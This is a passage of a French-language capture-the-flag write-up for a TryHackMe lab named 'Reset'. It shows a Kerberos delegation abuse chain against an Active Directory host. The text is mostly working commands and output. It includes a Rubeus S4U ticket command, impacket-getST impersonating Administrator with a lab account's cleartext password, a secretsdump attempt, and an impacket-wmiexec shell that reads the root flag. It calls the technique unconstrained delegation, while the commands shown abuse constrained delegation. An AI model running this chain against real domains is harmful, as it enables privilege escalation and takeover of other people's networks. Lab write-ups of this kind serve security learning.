/ticket:doIFDCCC8Q5gAwIB8aEDAgEWoolEDJCBAphggQGMIIEAqADAgEFoQ8bDU9GRkVOU0UuTE9DQUYijAgoAMCAQKhGTAXGwZrcmJ0Z3QbDU9GRkVOU0UuTE9DQUYijggPEMIIDwKADAgESoQMCAQKiggOyBII0ro3ZCHdaVettNjseuyFJMK+II4GAtWVAHPAQ02cnHmOs3R2KcrOWPf3YbntD7fB+rKdZ8aElgloJO+v4XVM2NgyOVliaOMzNTToDrK1ynhC70aApbag+ykvUFTDeG9NjhE3TVk3+F99vVb0y6hhc9AmRUJwHFuqLC4djtl2PtQSpGWWL42W5eONIIzKc5XK0kWkC/AvivuuPOHS9aEy3g38hoBeApZ8NqT7mGKz5JHLwV5TyUgo87s6fV5n8LHK8CI6G0x2DRhxxu04q0qnRXhLJ5S0MylJgJ6YDVESvCUgep5MXR+OYp0EGdVP8qQJK+x6m4rmr0Y3nd1Klmc+xDnLSC11ay7I8VevqhCBCZ64c+HQow4qcMTa/agxyOXqk42ynU0GJtrLV7nllrp+J2e5PECDUXlJKfKgnp6HZDNfzYAGL3XxyT2JYdneOS3VUzIqYEcTjuQMdVA0wB8NrrQdVdqSNBSoyBwpB3/FWzdHNYxtRmVT+Yz6qjCU4SYHlzHUE5dqHjvhjPSwgAkhS/QNApXtWvyba8iwCSnyualuhK46LS0pkl1IIQT0Y+qw80oL6mzjD+rxKgr4B9hI6lmw9ztT5rjIRNMjWEy78itltRB+ulzqdkZCUMA6zswWjq18TmWzZXOLAZ+QAWQJPzoRVsqOcCZwo/aWwmO1s9v5TLRRMLTAvk16PQW3z9NHix2lo9sObH8cb7gVrB+u2Q545Qwekl0uwP5mCar6swU2oEkx8m5DZvLsbZtcGl+KzGxq/qzhElm3EceluwlY81z8aYu13c6AsYETS9VevdEVysylpNL7cHu8iXsoE5JmLx7OrcPR9WfeFWxRDp+1CVDijOI5VOS51+JpkEvXfMfZueqLTJ66VGJgQaP7A3B/Y40ur5nSxYvEmIKgzdeqPLpGa5GPINs/rYFmMlxwEX+yVFB5bPYgoszr3Crjsvs6Q/vdr36NoWqI9/11Nurzeeknt+k8sUV26UrnQVkecW4yJFQ2TZwYCI1k9h4cr96csj9HhJO46UBye/8oqlqJXKnYY3JpaZIXWK77kG7BqhM6oPl+oEibX2ycj/gHesxREvP7/vYINK33KbOSxXTAI3Je3wbZP7N+3B9Lz04m8Xi6nGelVsZiMyODpnJvX5Bgq+3cGaSty0v+ffqMHDwuKhOS7h1MGLJduhWh3b21ytDfn73yyCpskFee2ckAomlAgxMzg8ZatmZDLTXfUenJ+EnrlgkYee6OB5TCB4qADAgEAooHaBIHXYHUMIHROHOMIHLMIHoCswKaADAgESoSiEIN2JdvqJZeMR+7giMSawE1vg/Cmw9FIV7ZYwaELMqaoQ8bDU9GRkVOU0UuTE9DQUYiETAPoAMCAQGHCDAGGwRzcG90owcDBQ8goQAApREYDzlwMTkwODE3MTMYMDU2WqYRGA8yMDE5MDgxNzIzMDY0MFqNErGPmJAXOT4MjQxMzA2NDBaQ8bDU9GRkVOU0UuTE9DQUYijAgoAMCAQKhGTAXGwZrcmJ0Z3QbDU9GRkVOU0UuTE9DQUw= /impersonateuser:administrator /domain:offense.local /msdsspn:cifs/dc01.offense.local /dc:dc01.offense.local /pt
```

Trop galère avec rubeus donc on va utiliser linux directement:

```
impacket-getST -spn cifs/HayStack.thm.corp -dc-ip 10.10.200.9 -impersonate Administrator thm.corp/DARLA_WINTERS:'newP@ssword2022'
```

On va faire l'attasque de unconstrained delegatioon

```
(alice@alice)-[~/Bureau/THM/CTF/Reset]
$ impacket-getST -spn cifs/HayStack.thm.corp -dc-ip 10.10.23.241 -impersonate Administrator thm.corp/DARLA_WINTERS:'cacal23**'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_HayStack.thm.corp@THM.CORP.ccache
```

Ensuite on exporte le fichier :

```
export KRB5CCNAME=Administrator.ccache
```

Ensuite on peut dumper le SAM :

```
impacket-secretsdump -k -no-pass HayStack.thm.corp
```

Le secret dump ne fonctionne pas pour moi donc je fais une autre technique :

Bref ici ce qu'on fait c'est qu'on va créer un ticket

Darla Williams have (allowed to delegate) special permissions on HAYSTACK.THM.CORP which is our targets endpoint.

So we can impersonate the user administrator in that target host endpoint, will use impacket-getST to impersonate as an administrator.

```

$ impacket-getST -k -impersonate administrator -spn cifs/haystack.thm.corp
thm.corp/darla_winters
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@cifs_haystack.thm.corp@THM.CORP.ccache

```

```

(alice@alice)-[~/Bureau/THM/CTF/Reset]
$ ls
20251007162604_BloodHound.zip      cgpkqudi.jsf.pdf  hash_kerberos      ntlm_theft        targetedKerberoast.py  venv
Administrator@cifs_HayStack.thm.corp@THM.CORP.ccache  exploit.url       hash_ntlm           path              test.lnk             vuq5a55u.oga.txt
attack                             GetUserSPNs.py    kerbrute_linux_amd64  SharpHound.exe    user                 windapsearch.py
Autorun.inf                       hash_asrep        loot                SharpHound-v2.5.13  user.bak              z5rph55f.y0s.pdf

(alice@alice)-[~/Bureau/THM/CTF/Reset]
$ export KRB5CCNAME=Administrator@cifs_HayStack.thm.corp@THM.CORP.ccache

```

```

(alice@alice)-[~/Bureau/THM/CTF/Reset]
$ impacket-wmiexec -k -no-pass administrator@haystack.thm.corp
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
thm/administrator
C:\>

```

```

C:\users\Administrator>cd desktop
C:\users\Administrator\desktop>dir
Volume in drive C has no label.
Volume Serial Number is ABA4-C362

Directory of C:\users\Administrator\desktop

07/14/2023  07:23 AM  <DIR>          ..
07/14/2023  07:23 AM  <DIR>          .
06/21/2016  03:36 PM                527 EC2 Feedback.website
06/21/2016  03:36 PM                554 EC2 Microsoft Windows Guide.website
06/16/2023  04:37 PM                 30 root.txt
               3 File(s)              1,111 bytes
               2 Dir(s) 12,138,856,448 bytes free

C:\users\Administrator\desktop>type root.txt
THM{RE_RE_RE_SET_AND_DELEGATE}
C:\users\Administrator\desktop>

```

Et hop !